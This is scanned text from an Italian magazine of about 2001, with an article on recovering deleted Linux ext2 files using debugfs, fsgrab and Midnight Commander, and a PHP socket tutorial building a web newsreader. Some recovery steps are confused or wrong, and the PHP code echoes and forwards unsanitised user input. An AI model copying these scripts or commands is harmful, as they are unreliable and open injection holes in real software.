All'interno della nostra distribuzione abbiamo all'incirca 193.000 file disposti in 1.114.112 inodes (l'inode contiene tutte le informazioni su un file, eccetto il nome). Le decisioni da prendere durante la fase di partizionamento devono tenere conto:

- del ciclo di vita dei file;
- della possibilita' di backup/restore;

Riferendosi alle directory solitamente esistenti all'interno del sistema operativo, */bin, /sbin, /usr/bin, /usr/sbin, /home, /var,* e' utile ricordare che:

- le directory '*/bin, /sbin, /usr/bin, /usr/sbin*' solitamente godono di vita duratura (solitamente all'interno di queste sono contenuti i comandi);
- le direcotry '*home*' godono di un ciclo di vita di media durata (all'interno di queste vengono solitamente posizionati i dati personali);
- le directory '*/var, /tmp*' godono di vita breve (all'interno di *var*, vengono solitamente registrati i file di log, mentre, all'interno di '*tmp*' vengono salvati dati temporanei).

Solitamente i file di backup vengono posizionati all'inteno della directory dell'utente (*/home*). Quindi? Come partizionare il disco rigido? La cosa migliore da fare e' creare una partizione ad hoc per il contenimento dei dati ed in questa generare un mount point (in fase di installazione) all'interno della directory home.

Accorgimenti

Prevenire e' meglio che curare. Cosa fare? Prendere accorgimenti per evitare eventuali delete indesiderati e' prerogativa di ogni buon sistemista. Linux ci permette di proteggere i file sia:

- impostando i permessi a 440 (in questo modo il sistema chiedera' una conferma alla richiesta di cancellazione di file);
- creando un hard link all'interno di una sub/hidden directory (creazione della





Figura 1

Identificazione area disco fisso in blocchi (Suse 7.2).

```
MODIFICARE LA TAVOLA DELLE PARTIZIONI
Il programma fdisk ha riscontrato la seguente geometria del disco rigido:
  Disco /dev/sda 255 Testine 63 Settori 1115 Cilindri.
  Un cilindro comprende 8225280 byte.

  Nel campo seguente vedete le segnalazioni di errore di Fdisk:

  The number of cylinders for this disk is set to 1115.
  There is nothing wrong with that, but this is larger than 1024,
  and could in certain setups cause problems with:

  Attuale tavola delle partizioni del disco rigido scelto:
  Nome del dispositivo    Da     A      Blocchi  Tipo della partizione

  /dev/sda1               1      1      8001     83  Linux native
  /dev/sda2               2      18     136552   82  Linux swap
  /dev/sda3               19     592    4610655  83  Linux native
  /dev/sda4               593    1115   4200997  83  Linux native

 F1=Aiuto  F3=Tipo partiz.  F4=Cancellare  F5=Creare  F6=Veder.errori

            <Continuare>                  <Annullare >
```

Figura 2

Ciclo di vita dei file.

directory utilizzando il comando '*mkdir nome*' seguito da '*ln*' per la creazione del link);

- utilizzo di attributi proprio del filesystem linux (ricordo che nell'articolo viene preso in considerazione il solo filesystem ext2):

append-only: l'utilizzo dell'attributo *'solo aggiunte'* non permette all'utente la cancellazione del file (possibile solo aggiungere dati al file). Impostare l'attributo digitando *'chattr +a nome_ file'*;
immutable: l'utilizzo dell'attributo *'immutabile'* non permette di interagire in nessun modo con il file (nessuna possibilita' di modificare, cancellare, collegare, rinominare il file oggetto dell'attributo). Impostare l'attributo digitando *'chattr +i nome_ file'*;
undeletable: l'utilizzo dell'attributo *'non-cancellabile'* inabilita l'utente alla cancellazione del file (il file viene spostato in una directory sicura, *'trash'*, dove, qualora fosse necessario, puo' venire recuperato). Sfortunatamente l'undelete dei file non e' caratteristica implementata all'interno del kernel, risulta, quindi, fondamentale, ai fine dell'implementazione, aggiornare il proprio kernel facendo ricorso a patch specifiche *(www.linuxhp.com)*.

Nel caso sfortuito in cui nessun accorgimento fosse stato preso e cancellassimo inavvertitamente i file dati e' possibile recuperare o l'80% dei file persi, qualora il sistema sia effettivamente multiutente, o il 94% dei dati perduti, qualora il sistema linux venga utilizzato come workstation (dati tratti dal 'Linux Ext2fs Undeletion Mini Howto' di Aaron Crane). A cosa e' divuta questa differenziazione? Semplice: lo spazio liberato dalla cancellazione del file e' messo a disposizione del sistema che rende i blocchi, precedentemente occupati, liberi per future allocazioni. Piu' vi e' movimento di file all'interno del filesystem minori saranno le possibilita' di recupero di file (maggiore sara' il livello di frammentazione del disco minori saranno le probabilita' di poter leggere il file perso integralmente).

Recupero file cancellati

Due sono le metodologie possibili per il recupero dei file cancellati:

1. scansione inode e riversamento dati all'intero di file creati ad hoc;
2. azione diretta sul filesystem.

Seppur piu' veloce l'iter indicato al punto 2 e' il meno sicuro (identificazione inode contrassegnati da attributo 'deletable' e successivo ripristino situazione originaria). Lenta ma piu' sicura la modalita' di recupero file del punto 2: identificazione dati all'intero dello spazio disco (allocazione dati in partizione) e riversamento di questi in nuovi file. In pratica come agire? Qualsiasi sia la nostra scelta d'azione sara' indispensabile *'smontare'* il filesystem. Importante la repentinita' dell'azione: maggior sara' il gap temporale minore sara' la probabilita' di un recupero dati, causa ripristino risorse (un'inode non utilizzato viene rimesso a disposizione del filesystem) Da shell digitiamo: *umount /home* (parto dal presupposto che i dati siano contenuti all'interno della directory utente). Qualora fossero presenti processi attivi all'interno del filesystem da *'smontare'*, questi dovranno essere terminati (errore *'Resource busy'*). Monitoriamo i processi attivi digitando da shell:

```
fuser -v -m /hard
blackkane 134 frce. startx
blackkane 141 frce. xinit
root142 ....m  X
blackkane 145 frce. xinitrc
blackkane     147 frce.
                  startkde
blackkane     167 frce.
                   kdeinit
blackkane     169 frce.
                   kdeinit
blackkane     171 frce.
                   kdeinit
blackkane     174 frce.
                     artsd
blackkane     177 frce.
                   kdeinit
blackkane     182 frce.
                   kdeinit
blackkane     184 frce.
                   knotify
```

Dopo aver valutato l'importanza del processo (uccidere processi a casaccio potrebbe portare al crash del sistema) si puo' terminare inviando un segnale SIGKILL:

```
fuser -k -v -m /hard
```

Alternativamente impartiamo un segnale SIGTERM:

```
fuser -k -TERM -v -m /hard
```

```
ASSEGNARE I FILESYSTEM

Attuale lista dei filesystem del disco rigido esistente:
Dispositivo  Blocchi Densità  Formato  Tipo Fs  Mount Point  Partizione

 sda1        8001     2048     No       ext2  /boot         Linux native
 sda3        4610655  4096     No       ext2  /             Linux native
 sda4        4200997  4096     No       ext2                Linux native

F1=Aiuto            F3=Tipo partiz.     F4=Mount point
F5=Menu esperti     F6=Formattare       F7=Legger.fstab

          <Continuare>                 <Annullare >
```





Figura 3

Creazione mount point per la directory home.





Figura 4

Schema chiarificatore creazione link in directory nascosta.

Nel primo caso viene inviato un segnale di interruzione non intercettabile che porta alla terminazione del processo (nessuna possibilita' di eseguire salvataggio/ scarico dati), mentre nel secondo il segnale inviato e' intercettabile (mittente un'altro processo).

Filesystem

Ma come 'smontare' una partizione che stiamo usando? Beh, copiamola all'interno di un'altra disponibile: *cp /hard /root* e rimontamola: *mount -o loop /root /mnt*. In questo modo e' stata copiata la partizione *raw 'hard'* all'interno della partizione *'root'* e successivamente, questa, e' stata *'rimontata'* in loopback. Quindi:

- creiamo una direcotry in una delle partizioni disponibili (possono essere utilizzate partizioni aventi sistemi operativi differnenti *-vd. Microsoft-*);
- scarichiamo da *'www.praeclarus.demon.co.uk/tech'* il programma *'fsgrab'* che ci permettera' di leggere i dati all'interno della partizione.

È possibile utilizzare anche il comando *'dd'*: sfortunatamente i tempi d'attesa per l'identificazione dell'allocazione dei dati negli inode sono dilatati causa la natura del comando. Dopo aver decompresso il pacchetto ed averlo installasto (lanciare *'make'* allinterno della directory contenete i sorgenti) basta lanciare il comando *'recover'*. Indispensabili alcune informazioni come: data cancellazione file, grandezza approssimativa e directory di destinazione. Una volta portato a termine il processo verra' fatto un *'dump'* dei file all'interno della direcoty di destinazione (i nomi saranno nel formato *'dumpXX'*, dove *'XX'* identifica, numericamente, un file dall'altro). Consigliabile, utilizzare il comando *'file'* per capire con che tipo di file stiamo agendo:

```
file dumpl
dumpl: Zip archive data, at
         least v2.0 to extract
```

Accorgimenti → Permessi 440; Creazione hard link; Utilizzo attributi → Append-only; Immutable; Undeletable

Figura 5

Attributi filesystem.

DebugFS

È Necessario identificare gli inode rimessi a disposizione del filesystem per utilizzi successivi (una volta cancellato un file il posto che questo occupava viene riallocato dal filesystem per utilizzi successivi). Il programma *'debugfs'* ci permette di fare questo (solitamente contenuto di default all'interno di tutte le distribuzioni), da linea di comando digitiamo: *debugfs /dev /hdc2* (inserire la partizione all'interno della quale erano contenuti i dati cancellati). Abilitiamo la scrittura sugli inode utilizzando l'attributo *'-w'*. Per poter evidenziare gli inode cancellati digitare: *lsdel*, l'output sara' del tipo:

```
debugfs:  1366 deleted
                inodes found.
 Inode  Owner  Mode
   Size Blocks Time deleted
 562817  0 100644 300 1/
 1 Fri Sep 14 16:40:272001
562837 0 100644 27372 4/
7 Fri Sep 14 16:40:27 2001
562839 0 100644 306 1/
1 Fri Sep 14 16:40:27 2001
562840        0 100644
 43499    4/  11 Fri Sep 14
              16:40:27 2001
1053657       0 100644
32537     1/   8 Mon Sep 17
              19:20:08 2001
857612        0 100600
   840     1/    1 Mon Sep 17
              22:57:08 2001
857615        0 100600
   342     1/    1 Mon Sep 17
              22:57:08 2001
301190    1000 100644
 16555     2/    5 Wed Sep 19
              22:30:47 2001
301191    1000 100644
 14984     4/    4 Wed Sep 19
              22:30:47 2001
301192    1000 100644
 16635     5/    5 Wed Sep 19
              22:30:47 2001
301193    1000 100644
 15155     4/    4 Wed Sep 19
              22:30:47 2001
301194    1000 100644
 13190     4/    4 Wed Sep 19
              22:30:47 2001
```

Ricordate data e ora in cui il disastro e' stato perpetrato? No? Non avete speranza di riesumare i file se non affidandovi alla dea bendata. Potrebbe facilitare la ricerca ricordarsi: dimensione del file cancellato, tipo di file, permessi impostati e owner. Una volta identificati una serie di inode e' possibile visionarne i dettagli utilizzano l'opzione *'stat'*:

```
debugfs:  stat <100600>
Inode: 100600   Type:
       regular   Mode: 0755
    Flags: 0x0   Generation:
                     89847
User: 1000   Group:  100
                Size: 6397088
File ACL: 0 Directory ACL: 0
Links: 1 Blockcount: 12520
Fragment:  Address: 0
        Number: 0    Size: 0
ctime: 0x3b45a0e8 -- Fri
      Jul  6 13:28:40 2001
atime: 0x3b45a125 -- Fri
      Jul  6 13:29:41 2001
mtime: 0x3afabef7 -- Thu
      May 10 18:16:55 2001
BLOCKS:
(0-11):107365-107376,
  (IND):107377, (12-1035):
              107378-108401,
```






Figura 6

Opzioni fsgrab.

```
(DIND):108402, (IND):
        108403, (1036-1561):
                108404-108929
TOTAL: 1565
```

Azione diretta sugli Inode

Come accennato all'inizio dell'articolo, questa procedura e' semplice quanto rischiosa (non dovrebbe essere considerata procedura normale apportare modifiche direttamente al filesystem). Per gli inode da recuperare deve essere impostato: un valore pari ad 1 per l'*usage count* ed un valore pari a 0 per il *deletion time*. Per fare questo ricorriamo al comando *'mi'* (*modify inode*) di *'debugfs'* (il filesystem deve essere montanto in scrittura). La procedura e' noisa (si dovranno controllare tutti i campi specifici dell'inode) ma funzionale. Una volta ultimate le modifiche dovra' essere ripristinato il filesystem: *e2fsck -f /dev/hda7* (l'attributo *'-f'* forza il comando a controllare il filesystem anche se tutto sembra essere corretto). Dove andare a cercare i file? Beh, a livello teorico, il filesystem *ext2* accorgendosi delle modifiche apportate, ma non avendo all'interno di nessuna directory i file riesumati, mostrera', all'interno della directory *'lost+ found'*, nuovamente i file (utilizzare il comando *'file'* per identificare gli stessi). Vi chiederete: possibile che nessuno abbia mai pensato di creare un programma che automaticamente riesca a recuperare i file cancellati? Beh si. Non ci crederete ma *Midnight Commander* (mc) fa proprio questo (i presupposti iniziali sul 'montare'/'smontare' le partizioni rimangono inalterati). Creiamo un file di testo:

```
echo "sono il piu' bello?
    >/home/blackkane/test
```

Cancelliamo il file:

```
rm /home/blackkane/test
```

'Smontiamo' la partizione 'home':

```
umount /dev/hda7
```

Lanciamo il comando 'mc' (*Midnight Commander*) e all'interno dell'applicativo digitiamo:

```
cd undel:/dev/hda7
```

In risposta *'mc'* restituira' i file cancellati: questi saranno contrassegnati dal numero di inode che conteneva il file, contraddistinti da data e ora in cui il file e' stato eliminato. Ordiniamo l'output digitando il tasto funzione *F9* (sezione *Left*) seguito dal tast *'l'* (*Listing mode*) e da *'s'* (*Sort mode* -ordinamento alafabetico-). È anche possibile visionare il contenuto del file premendo il tasto funzione *'F3'*. Una volta trovato il file non rimane che:

- premere il tasto *'ins'* in modo da contrassegnare il file perso;
- generare una directory (*mkdir /tmp/deletefile*);
- copiare il file contrassegnato (tasto funzione *F5*);
- lasciare 'mc' premendo il tasto funzione *F10*.

Rimontiamo il nostro device:

```
mount /dev/hda7
```

Troviamo il file *'test'* all'interno della directory *'tmp'deletefile'*. Altro tool di recovery dei dati interessante è *'recover'* (liberamente scaricabile all'url *'recover.sourceforge.-net/linux/recover'*). Dopo aver scaricato/installato il programma (attenersi al file *'readme'* contenuto all'interno del pacchetto scaricato) ed averlo avviato, si dovra' rispondere alle seguneti domande:

- *Hard disk device name:* device contenente i dati cancellati;
- *Year of deletion:* anno in cui i dati sono stati cancellati (?);
- *Month of deletion:* mese in cui i dati sono stati cancellati;
- *Weekday of deletion:* settimana in cui sono stati cancellati;
- *First/Last possible day of month:* definizione di un range di giorni;
- *Min/Max possible file size:* definizione di una range di grandezza;
- *Min/Max possible deletion hour:* definizione di un range per le ore;
- *Min/Max possible deletion minute:* definizione di una range per i minuti;
- *User ID of the deleted file:* ID del file cancellato;
- *A text string the file included (can be ignored):* porzione di testo contenuto all'interno del file cancellato.

'Recover' risulta essere veloce e ben strutturato: un buon tool da utilizzare qualora perdessimo dei dati importanti. Non resta che augurarvi un 'in bocca al lupo'.

Francesco Tornieri

RIFERIMENTI

- **Fsgrab** *www.praeclarus.demon.co.uk/tech*
- **Linux Ext2fs Undeletion Mini Howto** (di Aaron Crane)
- **Manuale Suse 7.2**
- **Recover** *recover.sourceforge.net/linux/recover*
- **Midnight Commander** (man. contenuto all'interno delle distribuzioni).





Figura 7

Campi completamento Recover.

Questo mese prenderemo in esame uno degli aspetti più interessanti dello sviluppo di applicazioni orientate al web: l'utilizzo dei socket.

PHP, impariamo ad usare i socket

costruendo un newsreader per il nostro sito

L'intero funzionamento della rete,basata sul paradigma client/server,si fonda sull'utilizzo di questi strumenti ,che rappresentano l'astrazione di un canale di comunicazione asincrono e bidirezionale tra due macchine, messo a disposizione dal sistema operativo. Attraverso questo "canale" due computer, tramite protocollo TCP/IP, possono scambiarsi dati sotto forma di flussi di byte, che saranno poi interpretati dai programmi che ne costituiscono mittente e destinatario.

Dietro ai Socket...

Come ciò avvenga esula dagli obiettivi di questo articolo, diremo solamente che questo è uno dei compiti del TCP/IP, che realizza i livelli di rete e trasporto dello schema ISO/OSI ,il quale definisce lo standard per la connessione tra sistemi aperti.
Quando un programma ha bisogno di utilizzare un servizio di rete ,immaginate il caso di un browser che richiede una pagina a un server web,apre un socket sulla porta 80 della macchina che ospita il server e effettua la sua richiesta, trattando il socket come un normale stream di input/output,il server risponde alla richiesta scrivendo sullo stesso socket aperto dal client che attende la risposta e termina la connessione.
Per meglio comprendere questo semplice meccanismo abbiamo realizzato come esempio pratico un news client via web che permette di leggere i messaggi inviati a un qualsiasi newsgroup in rete attraverso una interfaccia posta ad esempio sul nostro sito. Ogni servizio web applica un protocollo standard per comunicare con i propri client, il protocollo che descrive il servizio *119*, cioè il servizio di News è definito nell'RFC 977 scritto nel 1986 da Brian Kantor e Phil Lapslay e chiamato per l'appunto Network News Transfer Protocol. Anche se il documento è certamente datato e descrive l'utilizzo di questo protocollo in ambito dell'ormai famosa ARPANET e a detta degli stessi autori deriva direttamente dal protocollo NNTP di USENET costituisce la definizione dell'unico standard per questo servizio.
Tipicamente un server NNTP gira in background su un host ,in attesa sulla porta 119, e aspetta che un client lo interroghi. Una volta che un client si collega può impartire ordini al server tramite diversi comandi, vediamone alcuni che utilizzeremo in seguito nel nostro esempio:

- list, ottiene una lista dei newsgroup presenti sul server nel formato: *group last first p*, dove *group* è il nome del newsgroup, *last* e *first* sono rispettivamente l'indice dell' ultimo e del primo articolo del newsgroup e *p* è un valore booleano '*n*' o '*y*' che indica se sul newsgroup è permesso il posting di articoli.

- *group groupname*, seleziona un newsgroup tra quelli presenti sul server.

- *head n*, restituisce l'header dell'n-esimo messaggio del newsgroup precedentemente selezionato con il comando *group*. (su cosa sia e come sia fatto ritorneremo in seguito)

- *body n*, restituisce il contenuto dell'n-esimo messaggio del newsgroup precedentemente con il comando group

Ora vediamo il nostro esempio.

Scegliere il server di news

La prima cosa che la nostra interfaccia permetterà di fare è scegliere il server di newsda interrogare, ce ne sono diversi pubblici e a tema, voi potete per esempio utilizzare quello del vostro ISP. Vediamo il contenuto del file *newsreader.php*

```
<html>
<head>
<title>newsreader</title>
  <style>
    th { background-
              color:#0000FF;
        color:white;}
      </style>
</head>
<body>
<table  cellpadding="0" cell-
spacing="25" align="center"
width="100%">
<tr>
 <th  colspan="2"
align="center">newsreader
 </th>
</tr>
<tr>
<td align="right"><b>
    Inserisci il nome del news
        server </b></td>
 <td align="left"><br>
  <form action="newsreader_
     list.php" method="post">
  <input type="text" size=
        "20" name="server">
  <input type="submit"
              value="INVIA">
  </form>
 </td>
</tr>
<tr>
<th
colspan="2"> </th>
</tr>
</table>
</body>
</html>
```

Come vedete è una semplice form che invia il nome del news server prescelto contenuto nella variabile *$server* al file *newsreader_list.php* descritto di seguito.

Scegliamo un newsgroup

```
<html>
<head>
<title>newsreader_list</title>
  <style>
    th { background-
              color:#0000FF;
        color:white;}
  </style>
  </style>
</head>
<body>
<table cellpadding="0"
   cellspacing="0"align="cen-
        ter" width="100%">
<tr>
 <th  colspan="2" >
 Newsgroup Presenti
 </th>
</tr>
<tr><td> </td></tr>
<?
$fp = fsockopen ($server,
        119, $errno, $errstr);
if (!$fp) {
 echo "$errstr
            ($errno)<br>\n";
} else {
fgets($fp,4096);
fputs ($fp, "LIST\r\n\r\n");
fgets($fp,4096);
while (!feof($fp)) {
$newsgroups=explode("
             ",fgets($fp,4096));
?>
<tr><td colspan="2"><a
      href="newsreader_show-
 group.php?groupname=<?=$n
        ewsgroups[0];?>&ser-
 ver=<?=$server?>"><?=$new
  sgroups[0]?></a></td></tr>
<?
}
fclose ($fp);
}
?>
<tr><td> </td></tr>
<tr><th> </th></tr>
</table>
</body>
</html>
```

La prima istruzione degna di nota è *fsockopen* che apre un socket verso il server *$server*, sulla porta *119* e salva i codici di errore, se presenti, nelle variabili *$errstr* e *$errno*, altrimenti restituisce una referenza al socket nella variabile *$fp*.
Successivamente con l'istruzione *fgets* leggiamo la prima stringa inviataci come risposta dal server, che in generale è un messaggio di benvenuto e la scartiamo non assegnadola a nessuna variabile. Questa istruzione legge al massimo 4096 byte oppure si ferma se la stringa letta e più corta ma contiene un carattere di new line *'\r\n'*.
Successivamente inviamo il comando *LIST* al server con l'istruzione *fputs*, notate la presenza dei doppi caratteri di a capo al termine del comado *'\r\n\r\n'* non sono necessari,ma prescritti dal manuale del PHP.
Successivamente scartiamo la stringa di assenso del server tramite un altro *fgets*.
A questo punto il server ci invia il risultato della nostra richiesta nel formato: *group last first p* come descritto in precedenza.
Il successivo ciclo while *(!feof($fp))..* legge e formatta questa lista di stringa, ponendole successivamente nell'array *$newsgroups*, il cui primo elemento contiene il nome del newsgroup che viene inviato insieme al nome del server al prossimo file *newsreader_showgroup.php*. In Figura 1 vedete il risultato dell'esecuzione di questo script.

Figura 1

L'elenco dei newsgroup presenti

I messaggi del newsgroup

```
<html>
<head>
<title>Untitled</title>
  <style>
    th { background-
color:#0000FF;
  color:white;}
   </style>
</head>
<body>
<?
$fp = fsockopen ($server,
        119, $errno, $errstr);
if (!$fp) {
 echo "$errstr
            ($errno)<br>\n";
 exit;
} else {
fgets($fp,4096);
fputs ($fp, "GROUP
          $groupname\r\n");
$response=explode("
           ",fgets($fp,4096));
$first=$response[2];
$last=$response[3];
}
?>
<table  border="1"
  cellspacing="0" align="cen-
```

```
        ter" width="100%">
<tr><th colspan="2">Gruppo
            <?=$groupname?>
            </th><th>messaggi
 <?=$response[1]?></th></tr>
<tr><td colspan="3">
             </td></tr>
<?
for ($k=$first;
                $k<=$last;$k++)
 {
  fputs ($fp, "HEAD
                $k\r\n\r\n");
  while (($line=fgets
      ($fp,4096))!=".\r\n") {
  if(ereg("^From:",$line))
                $from=$line;
  if(ereg("^Date:",$line))
                $date=$line;
  if(ereg("^Subject:",$line))
                $subject=$line;
   }
  ?>
<tr><td><?=$date?></td><td>
            <?=$from?></td>
  <td><a href="newsreader_
    showbody.php?server=<?=
   $server?>&groupname=<?=
   $groupname?>&messageid=
      <?=$k?>"><?=$subject?>
                </a></td></tr>
<? }
?>
<tr><td colspan="3">
             </td></tr>
<tr><th colspan="3">
             </th></tr>
</table>
</body>
</html>
```


Il server risponde con una stringa della forma *ret_code n_messages first last groupname ret_code* è il codice di ritorno del comando *group ,n_messages* è una stima del numero di messaggi contenuti nel newsgroup, *first* è l'indice del primo e *last* quello dell'ultimo.
Poi con un ciclo *for*, il programma, scorre i messaggi dal primo all'ultimo e ne richiede l'header al server tramite il comando *HEAD id_messages.*
L'header di un messaggio contiene informazioni quali, il mittente del messaggio,il subject ,la data e l'ora di invio,il tipo di client utilizzato ecc. e termina con una riga contenete il solo carattere '.'
Il ciclo *while* annidato nel *for* cerca in questo header che può essere di lunghezza variabile da messaggio a messaggio l'autore,il subject,e la data.
Notate l'utilizzo delle funzioni che operano ricerche sulle stringhe tramite la definizione di espressioni regolari: la funzione *ereg("^From:",$line)* restituisce *true* se la stringa *$line* inizia con la parola *"From:"*.

Gruppo it.eventi.grande-fratello		messaggi 899
Date: Wed, 12 Sep 2001 15:17:50 +0200	From: "pasku"	Subject: Rinviato il Grande Fratello per rispetto delle vittime
Date: Wed, 12 Sep 2001 15:17:51 +0200	From: Archimede©	Subject: Ciao a tutti
Date: Wed, 12 Sep 2001 13:35:47 GMT	From: "Kenneth"	Subject: Re: Grande Fratello posticipato!
Date: Wed, 12 Sep 2001 16:21:26 +0200	From: "mully@gsx-r"	Subject: CIAO A TUTTI
Date: Wed, 12 Sep 2001 16:25:40 +0200	From: "mully@gsx-r"	Subject: Re: Rinviato il Grande Fratello per rispetto delle vittime
Date: Wed, 12 Sep 2001 14:34:40 GMT	From: "ginger25"	Subject: Re: Salve
Date: Wed, 12 Sep 2001 14:38:10 GMT	From: "ginger25"	Subject: Re: Rinviato il Grande Fratello per rispetto delle vittime
Date: Wed, 12 Sep 2001 16:53:37 +0200	From: "mully@gsx-r"	Subject: Re: Rinviato il Grande Fratello per rispetto delle vittime
Date: Wed, 12 Sep 2001 15:31:16 +0000 (UTC)	From: "Mirko"	Subject: Re: Grande Fratello posticipato!
Date: Wed, 12 Sep 2001 15:38:07 GMT	From: "best"	Subject: sono tra i partecipanti
Date: Wed, 12 Sep 2001 15:50:06 GMT	From: "nospe"	Subject: Re: Salve
Date: Wed, 12 Sep 2001 15:50:56 GMT	From: "nospe"	Subject: Re: sono tra i partecipanti
Date: Wed, 12 Sep 2001 15:48:56 GMT	From: "gardser"	

Figura 2

L'elenco dei messaggi presenti nel newsgroup

Come prima cosa il programma legge e scarta la prima stringa di benvenuto del server, poi invia il comado *GROUP groupname* con il quale seleziona il newsgroup selezionato.

Recuperate queste informazioni per ogni messaggio del newsgroup lo script costruisce una riga della tabella come vedete in Figura 2.
Il prossimo file *newsreader_showbody.php* visualizza invece il contenuto del messaggio selezionato tramite lo script precedente. Vediamo il contenuto di un messaggio

```
<html>
<head>
<title>Untitled</title>
  <style>
   th
   {
     background-
                color:#0000FF;
     color:white;
    }
   </style>
</head>
<body>
<?
$fp = fsockopen ($server,
        119, $errno, $errstr);
if (!$fp)
{
 echo "$errstr
              ($errno)<br>\n";
}
else
{
   fputs ($fp, "GROUP
       $groupname\r\n\r\n");
   fgets($fp,4096);
   $response=explode("
            ",fgets($fp,4096));
   $first=$response[2];
   $last=$response[3];
   fputs ($fp, "BODY
        $messageid\r\n\r\n");
   fgets($fp,4096);
   while (($line=fgets(
          $fp,4096))!=".\r\n")
              {$body.=$line;}
}

?>
<table  border="1"
   cellspacing="0" align="cen-
          ter" width="100%">
<tr><th >Gruppo <?=
    $groupname?> </th></tr>
<tr><th> </th></tr>
<tr><td><?=$body?></td></tr>
<tr><th> </th></tr>
</table>
</body>
</html>
```

Gruppo alt.actor.dustin-hoffman
bluejays are looking for peanuts. they make a loud shrill, but it's somehow comforting the wind only becomes a tornado when the cells is going to separate usually, it permeates the atmosphere going here and there but when the cell is going to split, the wind centers at the equator and tornados and other spiral waveforms conger from the system. most all such phenomena are in the shape of an X and when they rip apart, they dismember into any number of various letters. sometimes, it's clean, in two pieces, and sometimes, more often than not, there are anomalous fracturings. it's true or it may only appear as such an anomalous fracturing and it may only appear in the form of an X if you look at two circles from the side, they may appear as an X, but from somewhere else, it may look like an 8. i've seen these things. alphabet soup, and even worse, reduction to numbers, not reduction to the absurd. but that irritating little hypotenuse still makes me crazy. i can measure it, but i can't reduce it to a pure number or ratio of pure numbers. the square root of 2 is trapped in a tornado equidistant from the equator. it'll be the earth's fault if the earth quakes after all, the fault lies, not in our stars, but in the square root of two. -- That's nice Timothy Sutter http://www.geocities.com/Paris/LeftBank/2307

Figura 3

Il contenuto di un messaggio presente nel newsgroup

Questo semplice script effettua la connessione al server di news, il comando *GROUP groupname*, seleziona il newsgroup desiderato,e con il comando *BODY n_message* si richiede il contenuto dell'n-esimo messaggio, poi lo si visualizza come vedete in Figura 3.

Conclusioni

In questo semplice esempio avete potuto vedere la potenza e la versatilità offerte da uno strumento come i socket che in pratica permettono di estendere a nostro piacimento le potenzialità dei servizi offerti sui nostri siti.
L'unica nota negativa è la scarsa qualità del supporto PHP ai socket, le funzioni, infatti,spesso non fanno quello che promettono, basta guardare sul sito *www.php4.org* per vedere i commenti poco entusiasti di chi li ha utilizzati,ma siamo sicuri che questi piccoli inconvenienti che ora devono essere risolti con escamotage implementativi da parte del programmatore saranno definitivamente risolti dal team di sviluppo del PHP.

Antonio Pace

stimola la lettura quotidiana

Cromatika

Salute a te, che ogni giorno disseti la tua sete di sapere con Win Magazine.
Naturalmente, i segreti del tuo PC e dei programmi che preferisci, le novità hardware e software, le meraviglie di Internet.
Sul CD-Rom, le versioni più aggiornate dei migliori programmi per Windows...

Win Magazine: naturalmente Windows.

EDIZIONI MASTER

in edicola

Linux nella didattica: chi ha detto che non è adatto al desktop?

